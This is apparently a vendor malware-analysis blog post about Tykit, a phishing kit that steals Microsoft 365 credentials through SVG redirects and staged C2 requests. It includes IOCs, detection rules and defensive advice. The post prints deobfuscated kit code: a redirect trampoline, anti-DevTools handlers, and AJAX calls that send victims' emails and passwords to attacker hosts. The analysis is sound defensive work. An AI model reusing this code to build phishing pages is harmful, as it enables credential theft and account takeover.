
Unknown Title



HomeMalware Analysis

Tykit Analysis: New Phishing Kit Stealing Hundreds of Microsoft Accounts in Finance

Not long ago we reported a spike in phishing attacks that use an SVG file as the delivery vector. One striking detail was how the SVG embeds JavaScript that rebuilds the payload with XOR and then executes it directly via eval() to redirect victims to a phishing page.

A quick look at the indicators we found showed that nearly all related cases used the same exfiltration addresses. Even more telling: the client-side logic and obfuscation techniques were unchanged across samples, and the communication with the C2 servers was implemented in several steps, with validation of the victim's current authorization state at each stage.

All this suggests the threat has a certain level of maturity; it's not just an unusual delivery method, but something that behaves like a phishing kit.

To test that hypothesis, measure the scale of the problem, and be able to tell this threat apart from others, we performed a technical analysis of the samples and labeled the family **Tykit (Typical phishing kit)**. Here's what we found.

Key Takeaways

- The first samples appeared in the **ANY.RUN's Interactive Sandbox** in **May 2025**, with peak activity observed in **September–October 2025**.
- It mimics **Microsoft 365 login pages**, targeting corporate account credentials of numerous organizations.
- The threat utilizes various evasion tactics like hiding code in SVGs or layering redirects.
- The **client-side code** executes in several stages and uses basic anti-detection techniques.
- The most affected industries include construction, professional services, IT, finance, government, telecom, real estate, education, and others across **US, Canada, LATAM**, EMEA, SE Asia and Middle East.

Discovery & Pivoting: How ANY.RUN Detected the Threat

Beginning with the analysis session in the ANY.RUN Sandbox, we quickly found the artifacts needed to expand the context:

View analysis session

The same SVG image was used for redirection (SHA256: a7184bef39523bef32683ef7af440a5b2235e83e7fb83c6b7ee5f08286731892




Fig. 1 Redirecting SVG image

The fake Microsoft 365 login page was hosted on the domain loginmicr0sft0nlineeckaf[.]52632651246148569845521065[.]cc; the URL contained the parameter /?s=, which could be useful for further searching.

A POST request was sent to the server segy2[.]cc, targeting the URL /api/validate and containing data in the request body.




Fig. 2: Possible request to the C2 server

Let's try pivoting this, using a Threat Intelligence Lookup query:

sha256:"a7184bef39523bef32683ef7af440a5b2235e83e7fb83c6b7ee5f08286731892" OR domainName:"^loginmicr*.cc$" OR domainName:"^segy*"

The result was encouraging: **189 related analysis sessions**, most of them with a *Malicious* verdict. The earliest analysis containing the searched indicators dates back to **May 7, 2025**:

View the earliest session with TYkit




Fig. 3: Search results using TI Query

Bingo! The same activity was observed several months earlier; phishing campaigns featuring URLs with the parameter /?s=, and requests sent to the server segy[.]cc, whose domain name is almost identical to the original one.

A search using domainName:"^segy." revealed a few more related domains:




Fig. 4: Additional segy domains*

With several hundred submissions recorded between May and October 2025, all sharing nearly identical patterns, this could hardly be a coincidence. The template-based infrastructure, identical attack scenarios, and a set of URLs resembling C2 API endpoints; could this be a phishing kit?

It was necessary to analyze the **JavaScript code** from the phishing pages to see whether there were any recurring elements across samples, how sophisticated the code was, how many execution stages it included, and whether it

implemented any mechanisms to prevent analysis.

Technical Analysis: How the Attack Unfolds




Fig. 5: Execution chain of Tykit attack

Let's look at another analysis session that reproduces the credentials-entry stage; a critical phase, because most phishing kits reveal themselves fully at the point of exfiltration:

Step 1: SVG as the delivery vector

The attack vector remains an SVG image that redirects the browser. The image uses the same design, but this time includes a working check-stub that prompts the user to "Enter the last 4 digits of your phone number" (in reality any value is accepted).




Fig. 6: SVG file with the "check"

Step 2: Trampoline and CAPTCHA stage

After the check is submitted, the page redirects to a trampoline script, which then forwards the browser to the main phishing page.

Example: hxxps://o3loginrnicrosoftlogcu02re[.]1uypagr[.]com/?s=

The value of the s= parameter is the victim's email encoded in Base64.

```
function redirect() {
    // Extract base64 parameter
    const urlParams = new URLSearchParams(window.location.search);
    const base64Value = urlParams.get('s');

    // Generate random 6-character string
    const randomString = generateRandomString(6);

    // Create subdomain
    const subdomain = `o3loginrnicrosoftlog${randomString}`;

    // Build redirect URL
    const redirectUrl = base64Value
        ? `https://${subdomain}.1uypagr.com/?s=${base64Value}`
        : `https://${subdomain}.1uypagr.com/?s=`;

    // Redirect
    window.location.href = redirectUrl;
}

// Redirect on page load
window.onload = redirect;
```

Fig. 7: Trampoline code that forwards to the main phishing page

Next, a page with a CAPTCHA loads; the site uses the **Cloudflare Turnstile** widget as anti-bot protection.




Fig. 8: Anti-bot protection on the phishing page using Cloudflare Turnstile

It's worth noting that the client-side code includes basic anti-debugging measures, for example, it blocks key combinations that open DevTools and disables the context menu.

```
// Security measures
document.addEventListener('keydown', function(e) {
    if (e.key === 'F12' ||
        (e.ctrlKey && e.shiftKey && e.key === 'I') ||
        (e.ctrlKey && e.key === 'u')) {
        e.preventDefault();
        return false;
    }
});

document.addEventListener('contextmenu', function(e) {
    e.preventDefault();
    return false;
});
```

Fig. 9: Basic anti-debug protections in the page source


Step 3: Credential capture and C2 logic

After the CAPTCHA is passed, the page reloads and renders a fake Microsoft 365 sign-in page.

At the same time, a background POST request is sent to the C2 server at '/api/validate'. The request body contains JSON with the following fields:

- "key": a session key, or possibly a "license" key for the phishing kit.
- "redirect": the URL to which the victim should be redirected.
- "email": the victim's email address, decoded; present if the s= parameter was populated earlier.

The logic for sending the request, validating the response, and retrieving the next stage of the payload is implemented in an obfuscated portion of the page; after deobfuscation, it looks like this:



```
$.ajax({
    // var _0x162f46 = "segy.zip"
    url: "https://" + _0x162f46 + "/api/validate",
    type: "POST",
    contentType: "application/json",
    data: JSON.stringify({
        key: "412cd231-083c-481f-8a00-3d75e8f7debe",
        redirect: "",
        email: _0x1d7f36
    }),
    dataType: "json",
    startTime: performance.now(),
    success: function(_0x330bb9) {
        $("#cf-challenge-running").hide();
        $("#challenge-spinner").hide();
        $("#challenge-all").hide();
        $(".main-wrapper").css("flex", "0 1 0%");
        $("#challenge-success").show();
        setTimeout(function() {
            document.open("text/html", "replace");
            document.write(_0x330bb9.message);
            document.close();
        }, 1e3);
    },
    error: function(_0x8779fe) {
        console.log(_0x8779fe);
    }
});
```

Fig. 10: Logic for sending and validating the victim's email

The C2 server responds with a JSON object that contains:

- "status": the C2 verdict — "success" or "error".
- "message": the next stage, provided as HTML.
- "data": {"email"}: the victim's email address.

The next stage presents the password-entry form. The returned HTML also embeds obfuscated JavaScript that implements the logic for exfiltrating the stolen credentials to the C2 endpoint '/api/login' and for deciding the page's next actions (for example: show a prompt "Incorrect password", redirect the user to a legitimate site to hide the fraud, etc.).

A couple of notable snippets illustrate this behavior:

Fig. 11: Exfiltration of the victim's login and password

The JSON sent in the POST /api/login request contains the following fields:

- "key": The key (see above for possible meaning).
- "redierct": The redirect URL (note the misspelling in the field name).
- "token": An authorization JWT. Notably, the sample token
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJiZjk5M2NkZS1mOTdiLTQyYTctODcxYy1lOTk1MDgzMmM5NjgiLCJleHAiOjE2O
  OI0LCYcOjaU1I3TMZTjNSos50txbV3_Mi1jk1u8c
  decodes to an expired token; the exp claim is 1699177461, which corresponds to **Sunday, November 5, 2023, 09:44:21 GMT**.
- "server": The C2 server domain name.
- "email": The victim's email address.
- "password": The victim's password.

These fields are then used by the server response to control what the victim sees next and whether additional actions (debugging hooks, logging, further redirects) are triggered.

The response to the POST /api/login request is a JSON object with the following fields:

- "status": "success" | "info" | "error"
- "d": "<HTML payload to be shown to the user>"
- "message": "Text such as 'Incorrect password' when the user enters the wrong password"
- "data": { "email": "<victim email>" }

Behavior depends on the value of status:

- "success": Render the HTML payload found in "d" to the user.
- "info": Send a (likely debugging) POST request to /x.php on the C2 server. The logic for this flow is shown in the figure below.
- "error": Display an error message (for example, "Incorrect password").

```
success: function(_0x5c6cc8) {
    if (_0x5c6cc8.status == "success") {
        setTimeout(function() {
            document.open("text/html", "replace");
            document.write(_0x5c6cc8.message);
            document.close();
        }, 1e3);
    } else if (_0x5c6cc8.status == "info") {
        $.ajax({
            url: "https://segy.zip/x.php",
            data: {
                id: _0x16b1df,
                key: _0x3e519e,
                config: _0x5c6cc8.message
            },
            type: "POST",
            success: function(_0xec1b8a) {
                setTimeout(function() {
                    window.location.href = "https://portal.office.com/servicestatus";
                }, 2e3);
            },
            error: function(_0x59e93b) {
                console.log("Ajax error");
            }
        });
```

Fig. 12: Decision logic after the /api/login request

At this point the execution chain of the phishing page ends. In sum, the page implements a fairly involved execution mechanism: the payload is obfuscated, there are basic (nonetheless effective) anti-debugging measures, and the exfiltration logic runs through several staged steps.

Detection Rules for Identifying Tykit Activity

After analyzing the structure of the Tykit phishing payload and the requests sent during the attack, we developed a set of rules that allow detecting the threat at different stages of its implementation.

SVG files

Let's start with the SVG images themselves. While embedding JavaScript in SVGs can enable legitimate functionality (for example, interactive survey forms, animations, or dynamic UI mockups), it's frequently abused by threat actors to hide malicious payloads.

One common way to distinguish benign code from malicious is the presence of obfuscation; techniques that hinder triage and signature-based analysis by security tools and SOC analysts.

To improve detection rates for this vector (even without attributing samples to a specific actor), monitor for:

- General signs of code obfuscation, e.g. frequent calls to atob(), parseInt(), charCodeAt(), fromCodePoint(), and generated variable names like var _0xABCDEF01 = … often produced by tools such as Obfuscator.io.
- Use of the unsafe eval() call, which executes arbitrary code.
- Script logic that redirects or alters the current document; calls to window.location.* or manipulation of hrefattributes.

Below is a code snippet taken from an SVG used to load Tykit's phishing page:

Fig. 13: Malicious redirect code from an SVG that loads the Tykit phishing page

Domains

In nearly all cases linked to Tykit, the operators used templated domain names. For exfiltration servers we observed domains matching the ^segy?.* pattern, for example:

- segy[.]zip
- segy[.]xyz
- segy[.]cc
- segy[.]shop
- segy2[.]cc

For the main servers hosting the phishing pages, aside from abuse of cloud and object-storage services, the operators frequently registered domains that appear to be generated by a DGA (domain-generation algorithm). These domains match a pattern like: **^loginmicr(o|0)s.*?\.([a-z]+)?\d+\.cc$**

To collect all IOCs and perform a detailed case analysis, see the TI Lookup query:

domainName:"^loginmicr?s*.*.cc$"

C2 & Exfiltration Logic

Finally, the main distinction between Tykit and many other phishing campaigns is the set of HTTP requests sent to the C2 that determine the next actions and handle exfiltration of victim data.

After analyzing the JavaScript used across samples, we identified the following requests:

1. GET /?s=<b64-encoded victim email>

A series of initial requests used to pass Cloudflare Turnstile and load the phishing page; the s parameter may be empty.

2. POST /api/validate

The first C2 request, used to validate the supplied email. The request body contains JSON with fields (see earlier):

- “key”
- “redirect”
- “email”

The server responds with JSON containing:

- “status”
- “message” (next stage, as HTML)

- “data”: {“email”}

3. POST /api/validate (variant)

A second variant of the validation request whose JSON body includes:

- “key”
- “redirect”
- “token”
- “server”
- “email”

The response has the same structure as above.

4. POST /api/login

The data-exfiltration request. The JSON body contains:

- “key”
- “redierct” (sic — note the misspelling)
- “token”
- “server”
- “email”
- “password”

The response JSON instructs how to change the state of the phishing page and includes:

- “status”
- “d” (HTML payload to render)
- “message”
- “data”: {“email”}

5. POST /x.php

Likely a debugging/logging endpoint triggered when the previous /api/login response contains “status”: “info”. The JSON body includes:

- “id”
- “key”
- “config”

The format of the server’s response to this request was not determined during the investigation.

Who’s Being Targeted

We collected several signals about the industries and countries targeted by Tykit.

Most affected countries:

- United States
- Canada
- South-East Asia
- LATAM / South America

- EU countries
- Middle East

Targeted industries:

- Construction
- Professional services
- IT
- Agriculture
- Commerce / Retail
- Real estate
- Education
- Design
- Finance
- Government & military
- Telecom

There are no unusual TTPs to call out; this is another wave of spearphishing aimed at stealing Microsoft 365 credentials, featuring a multi-stage execution chain and the capability for AitM interception.

Taken together, given the wide geographic and industry spread and the TTPs that match standard phishing kit behavior, the threat has been active for quite some time. It appears to be a typical PhaaS-style framework (hence the name **TYpical phishKIT**, or *Tykit*). Time will tell how it evolves.

How Tykit Affects Organizations

Tykit is a credential-theft campaign that targets Microsoft 365 accounts via a multi-stage phishing flow. Successful compromises can lead to:

- **Account takeover** (email, collaboration tools, identity tokens) enabling persistent access.
- **Data exfiltration** from mailboxes, drives, and connected SaaS apps.
- **Lateral movement** inside environments where cloud identities map to internal resources.
- **AitM interception** of MFA or session tokens, increasing the chance of bypassing second-factor protections.
- **Operational and reputational damage** (incident response costs, regulatory exposure, loss of client trust).

Sectors at higher risk reflect the campaign's targeting: construction, professional services, IT, finance, government, telecom, real estate, education, and others across US, Canada, LATAM, EMEA, SE Asia and Middle East.

How to Prevent Tykit Attacks

Tykit doesn't reinvent phishing, but it shows how small technical tweaks, like hiding code in SVGs or layering redirects, can make attacks harder to catch. Still, with better visibility and the right tools, teams can stop it before credentials are stolen.

Strengthen email and file security

SVG files may look safe but can hide JavaScript that executes in the browser. Ensure your security gateway actually inspects SVG content, not just extensions. Use sandbox detonation and Content Disarm & Reconstruction (CDR) to uncover hidden payloads. The **ANY.RUN Sandbox** is particularly effective for detonating such files and exposing their redirects, scripts, and network calls in seconds.

Use phishing-resistant MFA

Tykit highlights how traditional MFA can be bypassed. Switch to phishing-resistant methods like FIDO2 or certificate-based MFA, disable legacy protocols, and enforce Conditional Access in Microsoft 365. Reviewing OAuth app consents and token lifetimes regularly helps minimize exposure.

Monitor for key indicators

Watch for outbound requests to domains such as segy* or loginmicr(o|0)s.*.cc, and POST requests to /api/validate, /api/login, or /x.php. ANY.RUN's Threat Intelligence Lookup can quickly connect these IOCs to other related phishing activity, giving analysts context in minutes.

Automate detection and threat hunting

Configure your SIEM or XDR to alert on suspicious Base64 query parameters (like /?s=) or requests following Tykit's structure. Integrating ANY.RUN's Threat Intelligence Feeds ensures new indicators, fresh domains, hashes, and URL patterns, are automatically available for detection.

Educate and respond fast

Regular awareness training helps users recognize that even "image" files can trigger phishing chains. If an incident occurs, isolate affected accounts, revoke sessions, and reset credentials.

Using ANY.RUN's Interactive Sandbox during incident response can accelerate this process: analysts can safely replay the infection chain, confirm what data was exfiltrated, and extract accurate IOCs within minutes. This shortens MTTR and helps strengthen detections for the next wave of similar campaigns.

Conclusion: Lessons from a "Typical" Phishing Kit

We reviewed another sobering example of how phishing remains front and center in the cyber-threat landscape, and how regularly new tools appear to carry out these attacks; each one differing from its predecessors in some way.

We labeled this example **Tykit**, examined its technical details, and derived several detection and hunting rules that, taken together, will help detect new samples and monitor the campaign's evolution.

Tykit doesn't include a full arsenal of evasion and anti-detection techniques, but, like its more mature counterparts, it implements AitM-style data interception and methods to bypass multi-factor protections. It also relies on a quasi-distributed network architecture: servers are assigned dynamic domain names and roles are separated between "delivery" and "exfiltration."

Empowering Faster Analysis with ANY.RUN

